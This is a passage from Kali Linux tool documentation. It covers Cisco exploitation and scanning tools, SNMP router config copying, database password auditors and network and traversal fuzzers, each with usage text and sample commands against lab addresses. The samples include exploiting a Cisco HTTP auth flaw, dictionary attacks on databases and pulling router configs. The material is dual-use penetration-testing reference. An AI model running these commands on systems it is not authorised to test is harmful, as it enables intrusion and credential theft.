Attack the target host *(192.168.99.230)* using the Cisco IOS HTTP Auth Vulnerability *(3)*:

```
root@kali:~# cge.pl 192.168.99.230 3

Vulnerability successful exploited with [http://192.168.99.230/level/17/exec/....] ...
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, STRESSTESTING, VULNANALYSIS

cisco-ocs

CISCO-OCS PACKAGE DESCRIPTION

A mass Cisco scanning tool.

cisco-ocs Homepage | Kali cisco-ocs Repo

- Author: OverIP
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-OCS PACKAGE

cisco-ocs–AmassCiscoscanningtool

```
root@kali:~# cisco-ocs
********************************* OCS v 0.2 **********************************
****                                                                 ****
****                         coded by OverIP                          ****
****                         overip@gmail.com                         ****
****                         under GPL License                        ****
****                                                                 ****
****           usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy            ****
****                 xxx.xxx.xxx.xxx = range start IP                 ****
****                  yyy.yyy.yyy.yyy = range end IP                  ****
****                                                                 ****
******************************************************************************
use: cisco-ocs IP IP
```

CISCO-OCS USAGE EXAMPLE

Attempt to exploit Cisco devices in the given IP range *(192.168.99.200 192.168.99.202)*:

```
root@kali:~# cisco-ocs 192.168.99.200 192.168.99.202
********************************* OCS v 0.2 **********************************
****                                                                 ****
****                         coded by OverIP                          ****
****                         overip@gmail.com                         ****
****                         under GPL License                        ****
****                                                                 ****
****            usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy            ****
****                                                                 ****
****                  xxx.xxx.xxx.xxx = range start IP                 ****
****                   yyy.yyy.yyy.yyy = range end IP                  ****
****                                                                 ****
******************************************************************************


-192.168.99.200
  |Logging... 192.168.99.200
  |Router not vulnerable.


-192.168.99.201
  |Logging... 192.168.99.201
  |Router not vulnerable.


-192.168.99.202
  |Logging... 192.168.99.202
  |Router not vulnerable.
```

CATEGORIES: EXPLOITATION TOOLS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, VULNANALYSIS

cisco-torch

CISCO-TORCH PACKAGE DESCRIPTION

Cisco Torch mass scanning, fingerprinting, and exploitation tool was written while working on the next edition of the “Hacking Exposed Cisco Networks”, since the tools available on the market could not meet our needs.

The main feature that makes Cisco-torch different from similar tools is the extensive use of forking to launch multiple scanning processes on the background for maximum scanning efficiency. Also, it uses several methods of application layer fingerprinting simultaneously, if needed. We wanted something fast to discover remote Cisco hosts running Telnet, SSH, Web, NTP and SNMP services and launch dictionary attacks against the services discovered.

Source: http://www.hackingciscoexposed.com/?link=tools

cisco-torch Homepage | Kali cisco-torch Repo

- Author: Born by Arhont Team
- License: LGPL-2.1

TOOLS INCLUDED IN THE CISCO-TORCH PACKAGE

cisco-torch–Ciscodevicescanner

```
root@kali:~# cisco-torch
Using config file torch.conf...
Loading include and plugin ...
 version
usage: cisco-torch <options> <IP,hostname,network>

or: cisco-torch <options> -F <hostlist>

Available options:
-O <output file>
-A      All fingerprint scan types combined
-t      Cisco Telnetd scan
-s      Cisco SSHd scan
-u      Cisco SNMP scan
-g      Cisco config or tftp file download
-n      NTP fingerprinting scan
-j      TFTP fingerprinting scan
-l <type>   loglevel
        c  critical (default)
        v  verbose
        d  debug
-w      Cisco Webserver scan
-z      Cisco IOS HTTP Authorization Vulnerability Scan
-c      Cisco Webserver with SSL support scan
-b      Password dictionary attack (use with -s, -u, -c, -w , -j or -t only)
-V      Print tool version and exit
examples:   cisco-torch -A 10.10.0.0/16
        cisco-torch -s -b -F sshtocheck.txt
        cisco-torch -w -z 10.10.0.0/16
        cisco-torch -j -b -g -F tftptocheck.txt
```

CISCO-TORCH USAGE EXAMPLE

Run all available scan types *(–A)* against the target IP address *(192.168.99.202)*:

```
root@kali:~# cisco-torch -A 192.168.99.202
Using config file torch.conf...
Loading include and plugin ...

###############################################################
#   Cisco Torch Mass Scanner                 #
#   Becase we need it...                                   #
#   http://www.arhont.com/cisco-torch.pl                    #
###############################################################

List of targets contains 1 host(s)
8853:   Checking 192.168.99.202 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
* Cisco by SNMP found ***
*System Description: Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3640-IK9O3S-M), Version 12.3(22), RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Wed 24-Jan-07 1

Cisco-IOS Webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized



 Cisco WWW-Authenticate webserver found
 HTTP/1.1 401 Unauthorized
Date: Tue, 13 Apr 1993 00:57:07 GMT
Server: cisco-IOS
Accept-Ranges: none
WWW-Authenticate: Basic realm="level_15_access"

401 Unauthorized
```

```
--->
- All scans done. Cisco Torch Mass Scanner  -
---> Exiting.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, INFOGATHERING, PASSWORDS, SNMP, TFTP

copy-router-config

COPY-ROUTER-CONFIG PACKAGE DESCRIPTION

Copies configuration files from Cisco devices running SNMP.

copy-router-config Homepage | Kali copy-router-config Repo

- Author: muts
- License: GPLv2

TOOLS INCLUDED IN THE COPY-ROUTER-CONFIG PACKAGE

copy-router-config.pl–CopiesCiscoconfigsviaSNMP

```
root@kali:~# copy-router-config.pl

######################################################
# Copy Cisco Router config  - Using SNMP
# Hacked up by muts - muts@offensive-security.com
#######################################################

Usage : ./copy-copy-config.pl <router-ip> <tftp-serverip> <community>

Make sure a TFTP server is set up, prefferably running from /tmp !
```

merge-router-config.pl–MergesCiscoconfigsviaSNMP

```
root@kali:~# merge-router-config.pl

######################################################
# Merge Cisco Router config  - Using SNMP
# Hacked up by muts - muts@offensive-security.com
#######################################################

Usage : ./merge-copy-config.pl <router-ip> <tftp-serverip> <community>

Make sure a TFTP server is set up, prefferably running from /tmp !
```

COPY-ROUTER-CONFIG USAGE EXAMPLE

Copy the config from the router *(192.168.1.1)* to the TFTP server *(192.168.1.15)*, authenticating with the community string *(private)*:

```
root@kali:~# copy-router-config.pl 192.168.1.1 192.168.1.15 private
```

MERGE-ROUTER-CONFIG USAGE EXAMPLE(S)

Merge the config with the router *(192.168.1.1)*, copying from the TFTP server *(192.168.1.15)*, using the community string *(private)*:

```
root@kali:~# merge-router-config.pl 192.168.1.1 192.168.1.15 private
```

CATEGORIES: INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* NETWORKING, SNMP, VULNANALYSIS

DBPwAudit

DBPWAUDIT PACKAGE DESCRIPTION

DBPwAudit is a Java tool that allows you to perform online audits of password quality for several database engines. The application design allows for easy adding of additional database drivers by simply copying new JDBC drivers to the jdbc directory. Configuration is performed in two files, the aliases.conf file is used to map drivers to aliases and the rules.conf tells the application how to handle error messages from the scan.

The tool has been tested and known to work with:

- Microsoft SQL Server 2000/2005
- Oracle 8/9/10/11
- IBM DB2 Universal Database
- MySQL

The tool is pre-configured for these drivers but does not ship with them, due to licensing issues.

Source: http://www.cqure.net/wp/tools/database/dbpwaudit/

DBPwAudit Homepage | Kali DBPwAudit Repo

- Author: Patrik Karlsson
- License: GPLv2

TOOLS INCLUDED IN THE DBPWAUDIT PACKAGE

dbpwaudit–DoesonlinepasswordauditsofDBengines

```
root@kali:~# dbpwaudit
DBPwAudit v0.8 by Patrik Karlsson <patrik@cqure.net>
---------------------------------------------------
DBPwAudit -s <server> -d <db> -D <driver> -U <users> -P <passwords> [options]
```

```
    -s - Server name or address.
    -p - Port of database server/instance.
    -d - Database/Instance name to audit.
    -D - The alias of the driver to use (-L for aliases)
    -U - File containing usernames to guess.
    -P - File containing passwords to guess.
    -L - List driver aliases.
```

DBPWAUDIT USAGE EXAMPLE

Scan the SQL server *(–s 192.168.1.130)*, using the specified database *(–d testdb)* and driver *(–D MySQL)* using the root username *(–U root)* and password dictionary *(–P /usr/share/wordlists/nmap.lst)*
:

```
root@kali:~# dbpwaudit -s 192.168.1.130 -d testdb -D MySQL -U root -P /usr/share/wordlists/nmap.lst
```

CATEGORIES: PASSWORD ATTACKS, VULNERABILITY ANALYSIS***TAGS:*** DATABASE, DB2, MSSQL, MYSQL, ORACLE, PASSWORDS, VULNANALYSIS

Doona

DOONA PACKAGE DESCRIPTION

Doona is a fork of the Bruteforce Exploit Detector Tool (BED). BED is a program which is designed to check daemons for potential buffer overflows, format string bugs etc.
Doona is Australian for duvet. It adds a significant number of features/changes to BED.

Source: https://github.com/wireghoul/doona

Doona Homepage | Kali Doona Repo

- Author: wireghoul
- License: GPLv2

TOOLS INCLUDED IN THE DOONA PACKAGE

doona–Networkfuzzerforkedfrombed

```
root@kali:~# doona -h

 Doona 0.7 by Wireghoul (www.justanotherhacker.com) based on BED by mjm and snakebyte

Usage:
 ./doona.pl -m [module] <options>

 -m                        <module>                                   =
FINGER/FTP/HTTP/IMAP/IRC/LPD/PJL/POP/PROXY/RTSP/SMTP/SOCKS4/SOCKS5/TFTP/WHOIS
 -t <target>   = Host to check (default: localhost)
 -p <port>     = Port to connect to (default: module specific standard port)
 -o <timeout>  = seconds to wait after each test (default: 2 seconds)
 -r <index>    = Resumes fuzzing at test case index
 -d            = Dump test case to stdout (use in combination with -r)
 -M <num>      = Exit after executing <num> number of fuzz cases
 -h            = Help (this text)
 use "./doona.pl -m [module] -h" for module specific option.

 Only -m is a mandatory switch.
```

DOONA USAGE EXAMPLE

Use the HTTP plugin *(-m HTTP)* to fuzz the target *(-t 192.168.1.15)*, stopping after 5 cases *(-M 5)*:

```
root@kali:~# doona -m HTTP -t 192.168.1.15 -M 5

 Doona 0.7 by Wireghoul (www.justanotherhacker.com) based on BED by mjm and snakebyte

 + Buffer overflow testing
    1/37   [XAXAX] ......
Max requests (5) completed, index: 5
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* FUZZING, STRESSTESTING, VULNANALYSIS

DotDotPwn

DOTDOTPWN PACKAGE DESCRIPTION

It’s a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as HTTP/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc.

Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.

It’s written in perl programming language and can be run either under *NIX or Windows platforms. It’s the first Mexican tool included in BackTrack Linux (BT4 R2).

Fuzzing modules supported in this version:

- HTTP
- HTTP URL

- FTP
- TFTP
- Payload (Protocol independent)
- STDOUT

Source: https://github.com/wireghoul/dotdotpwn

DotDotPwn Homepage | Kali DotDotPwn Repo

- Author: chr1x, nitr0us
- License: GPLv2

TOOLS INCLUDED IN THE DOTDOTPWN PACKAGE

dotdotpwn.pl–DotDotPwn–TheDirectoryTraversalFuzzer

```
root@kali:~# dotdotpwn.pl
#################################################################################
#                                                                               #
#  CubilFelino                                                       Chatsubo   #
#  Security Research Lab              and           [(in)Security Dark] Labs   #
#  chr1x.sectester.net                             chatsubo-labs.blogspot.com   #
#                                                                               #
#                               pr0udly present:                                #
#                                                                               #
#  ________            __  ________            __  __________                   #
#  \______ \    ____ _/  |_\______ \    ____ _/  |_\______   \__  _  __ ____    #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \   #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#          \/                      \/                                      \/   #
#                              - DotDotPwn v3.0 -                               #
#                         The Directory Traversal Fuzzer                        #
#                         http://dotdotpwn.sectester.net                        #
#                            dotdotpwn@sectester.net                            #
#                                                                               #
#                               by chr1x & nitr0us                              #
#################################################################################

Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
    Available options:
    -m  Module [http | http-url | ftp | tftp | payload | stdout]
    -h  Hostname
    -O  Operating System detection for intelligent fuzzing (nmap)
    -o  Operating System type if known ("windows", "unix" or "generic")
    -s  Service version detection (banner grabber)
    -d  Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)
    -f  Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in TraversalEngine.pm)
    -E  Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)
    -S  Use SSL - for HTTP and Payload module (use https:// for in url for http-uri)
    -u  URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
    -k  Text pattern to match in the response (http-url & payload modules - e.g. "root:" if trying /etc/passwd)
    -p  Filename with the payload to be sent and the part to be fuzzed marked with the TRAVERSAL keyword
    -x  Port to connect (default: HTTP=80; FTP=21; TFTP=69)
    -t  Time in milliseconds between each test (default: 300 (.3 second))
    -X  Use the Bisection Algorithm to detect the exact deepness once a vulnerability has been found
    -e  File extension appended at the end of each fuzz string (e.g. ".php", ".jpg", ".inc")
    -U  Username (default: 'anonymous')
    -P  Password (default: 'dot@dot.pwn')
    -M  HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY | MOVE] (default: GET)
    -r  Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
    -b  Break after the first vulnerability is found
    -q  Quiet mode (doesn't print each attempt)
    -C  Continue if no data was received from host
```

DOTDOTPWN USAGE EXAMPLE

Use the HTTP scan module *(-m http)* against a host *(-h 192.168.1.1)* , using the GET method *(-M GET)*:

```
root@kali:~# dotdotpwn.pl -m http -h 192.168.1.1 -M GET
#################################################################################
#                                                                               #
#  CubilFelino                                                       Chatsubo   #
#  Security Research Lab              and            [(in)Security Dark] Labs   #
#  chr1x.sectester.net                             chatsubo-labs.blogspot.com   #
#                                                                               #
#                               pr0udly present:                                #
#                                                                               #
#  ________            __  ________            ___________                      #
#  \______ \    ____ _/  |_\______ \    ____ _/  |_\______   \__  _  ______     #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ /    \    #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#         \/                    \/                                  \/   #
#                            - DotDotPwn v3.0 -                           #
#                       The Directory Traversal Fuzzer                     #
#                       http://dotdotpwn.sectester.net                     #
#                          dotdotpwn@sectester.net                        #
#                                                                        #
#                             by chr1x & nitr0us                          #
#################################################################################

[+] Report name: Reports/192.168.1.1_05-20-2014_08-41.txt

[========== TARGET INFORMATION ==========]
[+] Hostname: 192.168.1.1
[+] Protocol: http
[+] Port: 80

[=========== TRAVERSAL ENGINE ===========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 19680

[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
```

CATEGORIES: INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, HTTP, RECON

GreenboneSecurityAssistant

GREENBONE SECURITY ASSISTANT PACKAGE DESCRIPTION

The Greenbone Security Assistant is a web application that connects to the OpenVAS Manager and OpenVAS Administrator to provide for a full-featured user interface for vulnerability management.

Greenbone Security Assistant Homepage | Kali Greenbone Security Assistant Repo

- Author: Greenbone
- License: GPLv2

TOOLS INCLUDED IN THE GREENBONE-SECURITY-ASSISTANT PACKAGE

gsad–GreenboneSecurityAssistantDaemon

```
root@kali:~# gsad -h
Usage:
  gsad [OPTION...] - Greenbone Security Assistant Daemon

Help Options:
  -h, --help                        Show help options

Application Options:
  -f, --foreground                   Run in foreground.
  --http-only                       Serve HTTP only, without SSL.
  --listen=<address>                 Listen on <address>.
  --alisten=<address>                Administrator address.
  --mlisten=<address>                Manager address.
  -p, --port=<number>                Use port number <number>.
  -a, --aport=<number>               Use administrator port number <number>.
  -m, --mport=<number>               Use manager port number <number>.
  -r, --rport=<number>               Redirect HTTP from this port number <number>.
  -R, --redirect                    Redirect HTTP to HTTPS.
  -v, --verbose                     Print progress messages.
  -V, --version                     Print version and exit.
  -k, --ssl-private-key=<file>        Use <file> as the private key for HTTPS
  -c, --ssl-certificate=<file>        Use <file> as the certificate for HTTPS
  --do-chroot                       Do chroot and drop privileges.
  --secure-cookie                    Use a secure cookie (implied when using HTTPS).
  --timeout=<number>                 Minutes of user idle time before session expires.
  --debug-tls=<level>                Enable TLS debugging at <level>
```

GSAD USAGE EXAMPLE

Start the daemon in the foreground *(–f)* on port 8888 *(–p 8888)* and redirect HTTP to HTTPS *(–R)*:

```
root@kali:~# gsad -f -p 8888 -R
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* VULNANALYSIS

GSD

GSD PACKAGE DESCRIPTION

GSD is a desktop client that connects to the OpenVAS Manager using the OMP protocol.

GSD Homepage | Kali GSD Repo

- Author: Greenbone

- License: GPLv2


TOOLS INCLUDED IN THE GSD PACKAGE

gsd–DesktopClientforOpenVASManager

```
root@kali:~# gsd -h
Usage:
  gsd [OPTION...] - Desktop Client for OpenVAS Manager

Help Options:
  -h, --help       Show help options

Application Options:
  --version        Print version and exit.
```

GSD USAGE EXAMPLE

```
root@kali:~# gsd
```


Greenbone Security Desktop
File
Task
View
Settings
Extras
Help
Dashboard
Vulnerabilities
Scan Tasks
Top 5 Tasks
Tasks
Name
Status
Reports
First
Last
Threat
Trend
Ta...
Ta...
Sche...
Scan C...
Escal...
Crede...
Ag...
No...
Ove...
Sl...
Report Fo...
Port...
Perfor...

Logged in as: **admin** at **127.0.0.1:9390**

Refresh Interval: **manual**

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* GUI, VULNANALYSIS

HexorBase

HEXORBASE PACKAGE DESCRIPTION

HexorBase is a database application designed for administering and auditing multiple database servers simultaneously from a centralized location, it is capable of performing SQL queries and bruteforce attacks against common database servers (MySQL, SQLite, Microsoft SQL Server, Oracle, PostgreSQL). HexorBase allows packet routing through proxies or even metasploit pivoting antics to communicate with remotely inaccessible servers which are hidden within local subnets.

Source: https://code.google.com/p/hexorbase/

HexorBase Homepage | Kali HexorBase Repo

- Author: Saviour Emmanuel Ekiko
- License: GPLv3


TOOLS INCLUDED IN THE HEXORBASE PACKAGE

hexorbase–Multipledatabasemanagementandauditapplication

A database application designed for administering and auditing multiple database servers simultaneously from a centralized location.

HEXORBASE USAGE EXAMPLE(S)

```
root@kali:~# hexorbase
```


HexorBase
Database Servers
MySQL
ORACLE
PostgreSQL
SQLite
Microsoft SQL Server
Administration
Username:
Password:
Lock as Default Login
Password Manager
Audit Database Servers
Bruteforce Database Servers

MySQLdb version: 1.2.3 final

API is not Installed

Psycopg 2.3.2

SQlite version: 2.6

Pymssql 1.0.2

Written by: Saviour Emmanuel Ekiko

Report bugs at: savioboyz@rocketmail.com

CATEGORIES: PASSWORD ATTACKS, VULNERABILITY ANALYSIS*TAGS:* DATABASE, GUI, MSSQL, MYSQL, PASSWORDS, POSTGRESQL, SQLITE, VULNANALYSIS

Inguma

INGUMA PACKAGE DESCRIPTION

Inguma is a penetration testing toolkit entirely written in python. The framework includes modules to discover hosts, gather information about, fuzz targets, brute force user names and passwords and, of course, exploits.

While the current exploitation capabilities in Inguma may be limited, this program provides numerous tools for information gathering and target auditing.

Source: https://inguma.eu/projects/inguma

Inguma Homepage | Kali Inguma Repo

- Author: Hugo Teso
- License: GPLv2

TOOLS INCLUDED IN THE INGUMA PACKAGE

inguma–Penetrationtestingandvulnerabilitydiscoverytoolkit

Inguma is a free penetration testing and vulnerability discovery toolkit entirely written in Python.

INGUMA USAGE EXAMPLE

```
root@kali:~# inguma
WARNING: No route found for IPv6 destination :: (no default route?)
Inguma v0.4
Copyright (c) 2006-2008 Joxean Koret <joxeankoret@yahoo.es>
Copyright (c) 2009-2011 Hugo Teso <hugo.teso@gmail.com>

No module named cx_Oracle

Type 'help' for a short usage guide.
inguma> autoscan
Target host or network: 192.168.1.15
